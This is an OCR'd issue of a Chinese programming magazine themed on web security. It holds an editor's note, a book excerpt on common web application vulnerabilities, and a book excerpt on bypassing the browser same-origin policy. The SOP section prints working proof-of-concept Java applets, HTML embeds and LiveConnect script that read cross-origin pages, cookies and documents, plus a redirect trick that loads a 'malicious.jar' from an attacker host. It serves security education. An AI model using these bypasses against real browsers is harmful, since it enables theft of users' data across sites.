码农 the code maker

28

“安全”攻防术

如何绕过同源策略

Web 应用程序的安全风险

Android 开发中的安全错误

iPhone 接收 SMS 的模糊测试

余弦：打破常规，守正出奇

黑客与设计：逆向解析设计之美

良好的坏习惯

莫奈为什么从不使用黑色

iTuring.cn

目　录

编者的话

知己知彼，百战百胜

编者 / 刘敏

今年5月份，勒索病毒WannaCry侵袭企事业单位计算机系统的事件一度引起全球的关注。不管此次事件背后的黑客团伙有没有勒索到钱财，是不是史上最失败、最尴尬的“瞎忙活”。反正，一时间，各种系统被侵袭的截屏图片流传网络，人们纷纷想方设法地修补漏洞、安装杀毒软件。如果说“网络安全”问题只是引起了普通大众的关注，程序员们就应该操练起来，精进一身的攻防术。

本期《码农》以“网络安全”为主题，旨在提供各种实用技术解决潜在的安全问题，涉及浏览器方面的同源策略绕过技术，Web应用程序的风险因素，Android开发中的常见安全错误，对iOS系统进行模糊测试，等等。既有攻击技术也有防守策略，希望戴“白帽子”的网络安全研究员可以知己知彼、百战百胜。

“人物”专栏刊载了“图灵访谈”对知名黑客、Kcon安全大会发起人、知道创宇技术副总裁余弦的专访文章。余弦认为，在整个网络空间内，“黑客就像具备了超能力一样，可以打破常规做一些人们意想不到的事，当然有好有坏。但我认为真正的黑客是守正出奇，走正道儿，有出奇的玩法，且具备创造力的群体。”余弦的“守正出奇”跟硅谷创业巨子Paul

Graham的观点不谋而合，读者可以到“鲜阅”专栏查看Paul对黑客群体身上的“坏”习惯的真知灼见。他们身上的“坏”习惯，是祖辈开江破土时的骄傲，使后辈继承者自愧不如。■

专题：“安全”攻防术

Web应用程序的安全风险

作者/Dafydd Stuttard等

Dafydd是世界知名安全顾问、作家、软件开发人士。牛津大学博士，MDSec公司联合创始人，尤其擅长Web应用程序和编译软件的渗透测试。Dafydd以网名PortSwigger蜚声安全界，是众所周知的Web应用程序集成攻击平台Burp Suite的开发者。

与任何新兴技术一样，Web应用程序也会带来一系列新的安全漏洞，而且这些常见的缺陷也在“与时俱进”，一些开发人员在开发现有应用程序时未曾考虑到的攻击方式都相继出现了。

针对Web应用程序的最严重攻击，是那些能够披露敏感数据或获取对运行应用程序的后端系统无限访问权限的攻击。这类倍受瞩目的攻击经常发生，但对许多组织而言，任何导致系统中断的攻击都属于重大事件。通过实施应用程序级拒绝服务攻击，可以达到与针对基础架构的传统资源耗竭攻击相同的目的。但是，实施这些攻击通常需要更精细的操作，并主要针对特定的目标。例如，可以利用这些攻击破坏特定用户或服务，从而在金融贸易、赌博、在线招投标和订票等领域赢得竞争优势。

在整个发展过程中，不时有报道称某知名Web应用程序被攻破的消息。情况似乎并未好转，也没有迹象表明这些安全问题已经得到解决。可以说，如今的Web应用程序安全领域是攻击者与计算机资源和数据防御者之间最重要的战场。在可预见的将来，这种情况可能仍将持续。

大多数Web应用程序并不安全

人们普遍认识到，对Web应用程序而言，安全确实是个“问题”。如果查询一个典型的应用程序的FAQ页面，其中的内容会向你保证该应用程序确实是安全的。

大多数Web应用程序都声称其安全可靠，因为它们使用SSL，例如：

本站点绝对安全。它使用128位安全套接层（secure socket layer，SSL）技术设计，可防止未授权用户查看您的任何信息。您可以放心使用本站点，我们绝对保障您的数据安全。

Web应用程序常常要求用户核实站点证书，并想方设法让用户相信其所采用的先进加密协议无懈可击，从而说服用户放心地向其提供个人信息。

此外，各种组织还声称他们遵循支付卡行业（PCI）标准，以消除用户对安全问题的担忧。例如：

我们极其注重安全，每天扫描Web站点，以确保始终遵循PCI标准，并免受黑客攻击。下面的标志上显示了最近扫描日期，请放心访问该Web站点。

实际上，大多数Web应用程序并不安全，虽然SSL已得到广泛使用，并且会定期进行PCI扫描。最近几年，我们测试过数百个Web应用程序。图1-1说明了在2007年和2011年间测试的应用程序受一些常见类型的漏洞影响的比例。下面简要说明这些漏洞。

- **不完善的身份验证措施**（62%）。这类漏洞包括应用程序登录机制中的各种缺陷，可能会使攻击者破解保密性不强的密码、发动蛮力攻击或完全避开登录。
- **不完善的访问控制措施**（71%）。这一问题涉及的情况包括：应用程序无法为数据和功能提供全面保护，攻击者可以查看其他用户保存在服务器中的敏感信息，或者执行特权操作。

- **SQL注入**（32%）。攻击者可通过这一漏洞提交专门设计的输入，干扰应用程序与后端数据库的交互活动。攻击者能够从应用程序中提取任何数据、破坏其逻辑结构，或者在数据库服务器上执行命令。
- **跨站点脚本**（94%）。攻击者可利用该漏洞攻击应用程序的其他用户、访问其信息、代表他们执行未授权操作，或者向其发动其他攻击。
- **信息泄露**（78%）。这一问题包括应用程序泄露敏感信息，攻击者利用这些敏感信息通过有缺陷的错误处理或其他行为攻击应用程序。
- **跨站点请求伪造**（92%）。利用这种漏洞，攻击者可以诱使用户在无意中使用自己的用户权限对应用程序执行操作。恶意Web站点可以利用该漏洞，通过受害用户与应用程序进行交互，执行用户并不打算执行的操作。




图1-1　我们最近测试的应用程序中出现的一些常见Web应用程序漏洞（基于100多个样本）

SSL是一种出色的技术，可为用户浏览器和Web服务器间传输的数据提供机密性与完整性保护功能。它有助于防止信息泄露，并可保证用户处理的Web服务器的安全性。但SSL并不能抵御直接针对某个应用程序的服务器或客户端组件的攻击，而许多成功的攻击都恰恰属于这种类型。特别需要指出的是，SSL并不能阻止上述任何漏洞或许多其他使应用程序受到威胁的漏洞。无论是否使用SSL，大多数Web应用程序仍然存在安全漏洞。

核心安全问题：用户可提交任意输入

与多数分布式应用程序一样，为确保安全，Web应用程序必须解决一个根本的问题。由于应用程序无法控制客户端，用户几乎可向服务器端应用程序提交任意输入。应用程序必须假设所有输入的信息都是恶意的输入，并必须采取措施确保攻击者无法使用专门设计的输入破坏应用程序，干扰其逻辑结构与行为，并最终达到非法访问其数据和功能的目的。

这个核心问题表现在许多方面。

- 用户可干预客户端与服务器间传送的所有数据，包括请求参数、cookie和HTTP信息头。可轻易避开客户端执行的任何安全控件，如输入确认验证。
- 用户可按任何顺序发送请求，并可在应用程序要求之外的不同阶段不止一次提交或根本不提交参数。用户的操作可能与开发人员对用户和应用程序交互方式做出的任何假设完全不同。

- 用户并不限于仅使用一种Web浏览器访问应用程序。大量各种各样的工具可以协助攻击Web应用程序，这些工具既可整合在浏览器中，也可独立于浏览器运作。这些工具能够提出普通浏览器无法提交的请求，并能够迅速生成大量的请求，查找和利用安全问题达到自己的目的。

绝大多数针对Web应用程序的攻击都涉及向服务器提交输入，旨在引起一些应用程序设计者无法预料或不希望出现的事件。以下举例说明为实现这种目的而提交的专门设计的输入。

- 更改以隐藏的HTML表单字段提交的产品价格，以更低廉的价格欺诈性地购买该产品。
- 修改在HTTP cookie中传送的会话令牌，劫持另一个验证用户的会话。
- 利用应用程序处理过程中的逻辑错误删除某些正常提交的参数。
- 改变由后端数据库处理的某个输入，从而注入一个恶意数据库查询以访问敏感数据。

勿庸置疑，SSL无法阻止攻击者向服务器提交专门设计的输入。应用程序使用SSL仅仅表示网络上的其他用户无法查看或修改攻击者传送的数据。因为攻击者控制着SSL通道的终端，能够通过这条通道向服务器传送任何内容。如果前面提到的任何攻击成功实现，不论其在FAQ中声称如何安全，该应用程序都很容易受到攻击。

关键问题因素

任何情况下，如果一个应用程序必须接受并处理可能为恶意的未经验证

的数据，就会产生Web应用程序面临的核心安全问题。但是，对Web应用程序而言，几种因素的结合使问题更加严重，这也解释了当今因特网上许多Web应用程序无法很好地解决这一问题的原因。

不成熟的安全意识

近年来，人们对Web应用程序安全问题的意识有所增强，但与网络和操作系统这些发展更加完善的领域相比，人们对Web应用程序安全问题的意识还远不够成熟。虽然大多数IT安全人员掌握了相当多的网络安全与主机强化基础知识，但他们对与Web应用程序安全有关的许多核心概念仍然不甚了解，甚至存有误解。当前，在其工作中，Web应用程序开发人员往往需要整合数十、甚至数百个第三方数据包，导致他们无法集中精力研究基础技术。即使是经验丰富的Web应用程序开发人员，也经常会对所用的编程框架的安全性做出错误假设，或遇到一些对他们而言完全陌生的基本缺陷类型。

独立开发

大多数Web应用程序都由企业自己的员工或合作公司独立开发。即使应用程序采用第三方组件，通常也是使用新代码将第三方组件进行自定义或拼凑在一起。在这种情况下，每个应用程序都各不相同，并且可能包含其独有的缺陷。这种情形与组织购买业内一流产品并按照行业标准指南安装的典型基础架构部署形成鲜明对照。

欺骗性的简化

使用今天的Web应用程序和开发工具，一个程序员新手也可能在短期

内从头开始创建一个强大的应用程序。但是，在编写功能性代码与编写安全代码之间存在巨大的差异。许多Web应用程序由善意的个人创建，他们只是缺乏发现安全问题的知识与经验。

近年来出现了一种显著趋势，即使用提供现成代码组件的应用程序框架来处理各种常见的功能，这些功能包括身份验证、页面模板、公告牌以及与常用后端基础架构组件的集成，等等。Liferay和Appfuse就属于这种类型的框架。使用这些产品可以快速方便地创建可运行的应用程序，而无须了解这些应用程序的运行机制或它们包含的潜在风险。这也意味着许多公司会使用相同的框架。因此，即使仅仅出现一个漏洞，该漏洞也将会影响许多无关的应用程序。

迅速发展的威胁形势

Web应用程序攻击与防御研究发展相对不成熟，是一个正蓬勃发展的领域，其中新概念与威胁出现的速度比传统的技术要快得多。在客户端方面尤其如此，针对特定攻击的公认防御机制往往会在一些研究中失去作用，这些研究最终成就了新的攻击技巧。在项目开始之初就完全了解了当前威胁的开发团队，很可能到应用程序开发完成并部署后会面临许多未知的威胁。

资源与时间限制

由于独立、一次性开发的影响，许多Web应用程序开发项目会受到严格的时间与资源限制。通常，设计或开发团队不可能雇用专职的安全专家，而且由于项目进程的拖延，往往要等到项目周期的最后阶段才由专家进

行安全测试。为了兼顾各种要素，按期开发出稳定而实用的应用程序的要求往往使开发团队忽视不明显的安全问题。小型组织一般不愿多花时日评估一个新的应用程序。快速渗透测试通常只能发现明显的安全漏洞，而往往会遗漏比较细微、需要时间和耐心来发现的漏洞。

技术上强其所难

Web 应用程序使用的许多核心技术出现于万维网早期阶段，那时的状况与目前十分不同。从那以后，其功能已远远超越最初的设想，例如，在许多基于 AJAX 的应用程序中使用 JavaScript 进行数据传输。随着对 Web 应用程序功能要求的变化，用于实现这种功能的技术已远远落后于其发展要求，而开发人员还是沿用原有的技术来满足新的需求。因此，这种做法造成的安全漏洞与无法预料的负面影响也就不足为奇了。

对功能的需求不断增强

在设计应用程序时，开发人员主要考虑是的功能和可用性。曾经静态的用户资源现在包含社交网络功能，允许用户上传照片，对页面进行“维基”风格的编辑。以前，应用程序设计人员可以仅仅通过用户名和密码来创建登录功能，而现今的站点则包含密码恢复、用户名恢复、密码提示，以及在将来访问时记住用户名和密码的选项。无疑，这类站点声称其能够提供各种安全功能，但实际上，这些功能不过是增大了该站点的受攻击面而已。

新的安全边界

在 Web 应用程序出现之前，主要在网络边界上抵御外部攻击。保护这个边界需要对其提供的服务进行强化、打补丁，并在用户访问之间设置

防火墙。

Web 应用程序改变了这一切。用户要访问应用程序，边界防火墙必须允许其通过 HTTP/HTTPS 连接内部服务器；应用程序要实现其功能，必须允许其连接服务器以支持后端系统，如数据库、大型主机以及金融与后勤系统。这些系统通常处于组织运营的核心部分，并由几层网络级防御保护。

如果 Web 应用程序存在漏洞，那么公共因特网上的攻击者只需从 Web 浏览器提交专门设计的数据就可攻破组织的核心后端系统。这些数据会像传送至 Web 应用程序的正常、良性数据流一样，穿透组织的所有网络防御。

Web 应用程序的广泛应用使得典型组织的安全边界发生了变化。部分安全边界仍旧关注防火墙与防御主机，但大部分安全边界更加关注组织所使用的 Web 应用程序。Web 应用程序接收用户输入的方式多种多样，将这些数据传送至敏感后端系统的方式也多种多样，这些都是一系列攻击的潜在关口，因此必须在应用程序内部执行防御措施，以阻挡这些攻击。即使某个 Web 应用程序中的某一行代码存在缺陷，也会使组织的内部系统易于遭受攻击。此外，随着“聚合”应用程序、第三方小部件及其他跨域集成技术的出现，服务器端安全边界常常会跨越组织本身的边界。而且，各种组织还盲目地信任外部应用程序和服务。前述有关该新的安全边界内漏洞发生几率的统计数据值得每一个组织思考。

注意 对一个针对组织的攻击者而言，获得网络访问权或在服务器上执行任意命令可能并不是他们真正想要实现的目标。大多数或者基本上所有攻击者的真实

意图是执行一些应用程序级行为，如偷窃个人信息、转账或购买价格低廉的产品。而应用程序层面上存在的安全问题对实现这些目标有很大帮助。

例如，一名攻击者希望“闯入”银行系统，从用户的账户中窃取资金。在银行使用Web应用程序之前，攻击者可能需要发现公共服务中存在的漏洞，并利用其进入银行的DMZ，穿透限制访问其内部系统的防火墙，在网络上搜索确定大型计算机，破译用于访问它的秘密协议，然后推测某些证书以进行登录。但是，如果银行使用易受攻击的Web应用程序，那么攻击者可能只需修改隐藏的HTML表单字段中的一个账号，就可以达到这一目的。

Web应用程序安全边界发生变化的另一原因，在于用户本身在访问一个易受攻击的应用程序时面临的威胁。恶意攻击者可能会利用一个良性但易受攻击的Web应用程序攻击任何访问它的用户。如果用户位于企业内部网络，攻击者可能会控制用户的浏览器，并从用户的可信位置向本地网络发动攻击。如果攻击者心存恶意，他不需要用户的任何合作，就可以代表用户执行任何行为。随着浏览器扩展技术的兴起，各种插件不断增多，客户端受攻击面的范围也明显变大。

网络管理员清楚如何防止其用户访问恶意的Web站点，终端用户也逐渐意识到这种威胁。但是，鉴于Web应用程序漏洞的本质，与一个全然恶意的Web站点相比，易受攻击的应用程序至少给用户及其组织带来了一种威胁。因此，新的安全边界要求所有应用程序的所有者承担保护其用户的责任，使他们免受通过应用程序传送的攻击。

此外，人们普遍采用电子邮件作为一种补充验证机制，安全边界在一定程度上向客户端转移。当前，大量应用程序都包含“忘记密码”功能，

攻击者可以利用该功能向任何注册地址发送账户恢复电子邮件，而无须任何其他用户特定的信息。因此，如果攻击者攻破了用户的Web邮件账户，就可以轻松扩大攻击范围，并攻破受害用户注册的大多数Web应用程序账户。


Web应用程序安全的未来

虽然经过约10年的广泛应用，但目前因特网上的Web应用程序仍然充满漏洞。在了解Web应用程序面临的安全威胁以及如何有效应对这些威胁方面，整个行业仍未形成成熟的意识。目前几乎没有迹象表明上述问题能够在不远的将来得到解决。

也就是说，Web应用程序的安全形势并非静止不变。尽管SQL注入等熟悉的传统漏洞还在不断出现，但已不是主要问题。而且，现有的漏洞也变得更难以发现和利用。几年前只需使用浏览器就能够轻易探测与利用的小漏洞，现在需要花费大量精力开发先进技术来发现。

Web应用程序安全的另一个突出趋势为：攻击目标已由传统的服务器端应用程序转向用户应用程序。后一类攻击仍然需要利用应用程序本身的缺陷，但这类攻击一般要求与其他用户进行某种形式的交互，以达到破坏用户与易受攻击的应用程序之间交易的目的。其他软件安全领域也同样存在这种趋势。随着安全威胁意识的增强，服务器端存在的缺陷首先应为人们所理解并得到解决，从而可以在进一步的研究过程中将注意力集中在客户端。本书描述的全部攻击类型中，那些针对其他用户的攻击是发展最快的攻击类型，也是当前许多研究的焦点所在。

技术领域的各种最新趋势在一定程度上改变了Web应用程序的安全状态。



《黑客攻防技术宝典：Web实战篇（第2版）》是探索和研究Web应用程序安全漏洞的实践指南。作者利用大量的实际案例和示例代码，详细介绍了各类Web应用程序的弱点，并深入阐述了如何针对Web应用程序进行具体的渗透测试。

一些极具误导性的热门词汇使这些趋势深入人心，下面是一些最热门的词汇。

- Web 2.0。这一术语指更大范围地采用实现用户生成内容和信息共享的功能，以及采用各种广泛支持这一功能的技术，包括异步HTTP请求和跨域集成。
- 云计算。这一术语指更多地通过外部服务提供商来实施技术栈的各个部分，包括应用程序软件、应用程序平台、Web服务器软件、数据库和硬件。它也指在托管环境中大量采用虚拟化技术。

和技术领域的大多数变革一样，这些趋势也催生了一些新型攻击，并导致现有攻击产生变体。虽然这些趋势受到人们的大肆追捧，但鉴于其导致的各种问题，它们并不像人们最初认为的那样会带来颠覆性的改变。

尽管Web应用程序发生了所有这些改变，一些典型漏洞并未表现出任何减少的迹象。它们继续出现，方式与Web技术发展初期大致相同。这些漏洞包括业务逻辑缺陷、未能正确应用访问控制以及其他设计问题。即使在应用程序组件紧密集成及“一切皆服务”的时代，这些问题仍然会广泛存在。■

专题：“安全”攻防术

如何绕过同源策略？

作者/Wade Alcorn等

Wade是开源浏览器漏洞利用框架BeEF之父。

同源策略（same origin policy，SOP）恐怕是Web领域中最重要的安全机制了。可惜，不同浏览器对它的实现有很大的差异。如果SOP不起作用，或者说被绕过去了，万维网的核心安全机制就失效了。

SOP的意图是限制不相关的源之间进行通信。换句话说，如果http://browserhacker.com想访问http://browservictim.com中的信息，SOP是不允许的。当然，根据你使用了什么浏览器，或者使用了什么浏览器插件，这个问题也并非总是如此简单。因此，绕过SOP可以让被勾连的浏览器成为开放代理，通过它进一步读取不同来源的HTTP响应，让接下来的攻击成为可能。

同源策略简介

同源策略（same origin policy，SOP）把拥有相同主机名、协议和端口的页面视为来自同一个来源。如果这三个属性中的任何一个不一样，那就是来自不同源的资源。来自同样的主机名、协议和端口的资源之间的交互不受限制。

SOP最初只是针对外部资源所作的规定，但后来就扩展到了其他类型的来源，其中包括使用file访问本地文件和使用chrome访问浏览器相关的资源。

我们可以打个比方来说明SOP的原理。假设有一家医院，开始的时候，这家医院的所有病人都来自外部。在某个时间点，医院里可能会容纳很多病人，这些病人谁也不认识谁。如果有一个病人向医护人员索要其他病人的病历或相关信息，那就会被拒绝。（可能经过反复地请求，会得到其他医院的允许！）类似地，如果随便一个社会人员向医院申请访问或探视任何病人，那医院会核实他们与病人是否关系密切——来自同一个家庭或来源——然后才能决定是否批准。

现在，假设有一家医院允许病人自由交流，包括查阅医院保存的病人资料，而且还可以跟医院外部的人交流。这就是没有SOP的浏览器。

现实情况更复杂。比如，有一个针对XMLHttpRequest、DOM访问和cookie的SOP。甚至针对Java、Flash和Silverlight等不同插件，还有各自对应的SOP，而且每个都有自己的怪异行为和不同实现。考虑到这么多差异，你就能理解防御者要保护一个来源的安全有多么困难了。

绕过同源策略的技术

不同开发者对SOP的理解并不相同，而复杂多样的解读对我们攻击浏览器是非常有利的。

提高攻击成功率的一个方法是找到绕过SOP的技术。然后，就可以利用被害浏览器发动进一步攻击，这并不限于对互联网，也包括对内部网，甚至对本地文件系统。

下面的内容将演示绕过SOP的可能方案，主要通过利用浏览器插件、

浏览器实现差异，甚至通过第三方应用。当然，这些方案远非全部，但可以作为入门向导，展示一些比较常见而且成功的绕行方案。

在 Java 中绕过 SOP

Java 1.7u17 和 Java 1.6u45 在不同的域返回相同 IP 的情况下，不会贯彻 SOP。换句话说，如果 browserhacker.com 和 browservictim.com 都解析到同一个 IP，那么 Java 小程序就可以发送跨域请求并读取响应。

查一查 Java 6 和 Java 7 的文档，特别是 URL 对象的 equals 方法[1]，我们会看到如下表述："如果两个主机名可以解析为同一个 IP 地址，则将它们看成同一个主机……"显然，这是 Java 中 SOP 实现的漏洞（本文写作时还没有修复）。在虚拟主机环境中，这个漏洞是非常容易利用的，因为同一台服务器和同一个 IP 可能会对应数百个域名。

看下面的例子，假设 www.browserhacker.com 和 www.browservictim.com 都解析到 IP 地址 192.168.0.2：

```
$ cat /etc/hosts/
192.168.0.2     www.browservictim.com
192.168.0.2     www.browserhacker.com
```

那么在下面的 Java 小程序中调用 `getInfo()` 方法时，就会创建一个 `java.net.URL` 的新实例，通过它可以从 www.browserhacker.com 的一个指定 URL 中提取内容：

```
import java.applet.*;
import java.awt.*;
```

```
import java.net.*;
import java.util.*;
import java.io.*;

public class javaAppletSop extends Applet{
 public javaAppletSop() {
  super();
  return;
 }

 public static String getInfo(){
  String result = "";
  try {
    URL url = new URL("http://www.browserhacker.com" +
    "/demos/secret_page.html");
    BufferedReader in = new BufferedReader(
        new InputStreamReader(url.openStream()));

    String inputLine;
    while ((inputLine = in.readLine()) != null)
     result += inputLine;
     in.close();
    }
    catch (Exception exception){
     result = "Exception: " + exception.toString();
    }
    return result;
 }
}
```

现在编译前面的小程序，并将其嵌入www.browservictim.com的某个HTML页面。接下来，在Firefox中通过Java插件1.6u45或1.7u17版打开该页面。嵌入小程序的HTML代码如下：

```
<html>
<!--
```

```
Tested on:
 - Java 1.7u17 and Firefox (CtP allowed)
 - Java 1.6u45 and IE 8
-->
<body>
<embed id='javaAppletSop' code='javaAppletSop'
type='application/x-java-applet'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop'></embed>
<!-- use the following one for IE -->
<!--
<applet id='javaAppletSop' code='javaAppletSop'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop'></applet>
-->
<script>
// 设置5秒超时，等待用户允许CtP
function getInfo(){
 output = document.javaAppletSop.getInfo();
 if (output) alert(output);
}
setTimeout(function(){getInfo();},5000);
</script>
</body>
</html>
```

如图2-1中的弹出对话框所示，可以看到已经从www.browservictim.com取得了demos/secret_ page.html的内容，因为Java不认为该域与www.browserhacker.com不一样。

这里的关键是小程序使用URL、BufferedReader和InputStreamReader对象的权限。在Java 1.6中，平常的未签名的小程序可以在用户不介入的情况下运行（除非是在比较新的浏览器里，未经签名的小程序必须通过用户授权才能运行）。在Java 1.7中，小程序必须经用户明确许可才能运行，用户必须单击Run（运行）按钮才能执行。




图2-1　未签名的小程序可以跨域取得内容

这是因为2013年上半年Java 1.7在第11次更新时，Oracle修改了小程序的交付机制。现在，用户必须通过点击播放（Click to Play）功能，才可以运行签名的及未签名的小程序。这个机制刚开始的实现被Immunity[2]绕过了，结果Oracle又打了一次补丁。此外，从Java 7u21开始，Oracle又更新了[3]点击播放安全对话框，以根据小程序的类型区分显示给用户的消息。

同样，从终端用户的角度看，两个签名的小程序运行在7u21以上的Java版本中，一个在沙箱里，一个在沙箱外，它们的差别就在于一个词[4]。

如果签名的小程序需要在沙箱外运行的权限，那么显示给用户的消息是“…will run with unrestricted access …”。如果签名的小程序运行在沙箱里，那么显示给用户的消息就是“…will run with restricted access …”。可以看到，这两条消息有着非常小的差异。这里的真正问题在于，有多少用户能注意到那么小的差异？不管怎样，“单击运行”还是有效地屏蔽了通过Java偷偷绕过SOP的机会。

Mario Heiderich提到过，Firefox中的LiveConnect[5] API和Java插件都可用时，Java存在怪异行为。LiveConnect在Firefox 15及更早版本中，暴露了一个Packages DOM对象。通过这个对象，可以直接在DOM中调用Java对象及方法。下面是一个使用Packages DOM对象绕过SOP的示例：

```
<script>
var url = new Packages.java.net.URL("http://browservictim.com/cookie.php");
var is = new Packages.java.io.BufferedReader(
new Packages.java.io.InputStreamReader(url.openStream()));
var data = '';
while ((l = is.readLine()
while ((l = is.readLine()) != null) {
data+=l;
}
alert(data)
</script>
```

而通过Packages调用Java代码时，会出现一个比较危险的副作用。假如代码在Firefox 15及更早版本中，通过Java 1.7以下版本执行，就会完全绕过前面讨论的“单击运行”机制。如果浏览器是Firefox，而且它启用了LiveConnect API，那么浏览器静默的本性就会强化这种通过Java小程序绕过SOP的可能性。

另一个可以用来绕过SOP的Java漏洞是CVE-2011-3546，在被发现10个月后的2011年底被修复了。Neal Poole发现[6]，如果用于加载小程序的资源收到一个301或302重定向应答，那么重定向的来源而不是目标，会被确定为小程序的源。比如下面的代码：

```
<applet
code="malicious.class"
archive="http://browservictim.com?redirect_to=
http://browserhacker.com/malicious.jar"
width="100" height="100"></applet>
```

我们肯定会认为，如果这里的小程序想要访问browservictim.com，那么SOP就会起作用。当然，此时还应该抛出违反SOP的错误。这是一个没有缺陷的SOP实现该做的，因为这个小程序的源是browserhacker.com。然而，Java 1.7和Java 1.6u27（及之前版本）认为，重定向的来源也是有效的源。实践当中，这意味着可以访问受到开放性重定向（Open Redirection）缺陷影响的任何源。于是，小程序会从重定向的目标（也就是攻击者控制的网站）被加载，而受害的源（受到开放性重定向攻击的源）则是重定向的来源。

Frederik Braun[7]发现了Java 1.7u5及更早版本中的另一个有意思的绕行方案，被Oracle后来在Java 1.7u9中堵住了。这个方案涉及Java的URL对象（前面例子中用过），把`ftp`和`file`等URI协议的使用列入了跨域请求的黑名单，但却允许`jar`协议，这样就可以创建像下面这样有效的URI：

```
jar:http://browserhacker.com/secret.jar
```

这样的 jar URI 可用于创建 URL 对象的新实例。因为 SOP 此时不起作用，所以加载自 browserhacker.com 的未签名的 Java 小程序，就可以请求不同源的 JAR 文件，实际上也可以读取其中的内容。

通过这种方式绕过 SOP，不仅仅可以访问 JAR 文件。JAR 文件本质上是包含 Manifest 和 META-INF 文件夹的 ZIP 文件。Microsoft Office 和 Open Office 文档格式也一样，意味着利用这种绕行技术可以读取 docx、odt、jar 乃至其他任何存档文件。

以下代码利用这种绕行策略，可以读取 Open Office 文档的内容：

```
import java.awt.*; import java.applet.Applet ;
import java.io.* ; import java.net.*;

public class zipSopBypass extends Applet {
private TextArea ltArea = new TextArea("", 100, 300);
 public void init (){
   add(ltArea);
 }

  public void paint (Graphics g) {
  g.drawString("Reading file content in JAR...", 80, 80);
  // 这个小程序加载自 (源为)http://browserhacker.com origin
  String url = "jar:https://browservictim.com/"+
   "stuff/confidential.odt!/content.xml";
  String content = "";
  try{
   URL u = new URL(url);
   BufferedReader ff = new BufferedReader(
     new InputStreamReader(u.openStream())
   );
   while (ff.ready()){
     content += ff.readLine();
```

```
   }
  }catch(Exception e){
    g.drawString( "Error",100,100);
  }

  ltArea.setText(content);
  g.drawString(content ,100,100);
}
}
```

注意，前面代码中的url变量指向了包含在odt文件中的content.xml资源。在Open Office文档中，每个文件都包含一个content.xml资源。

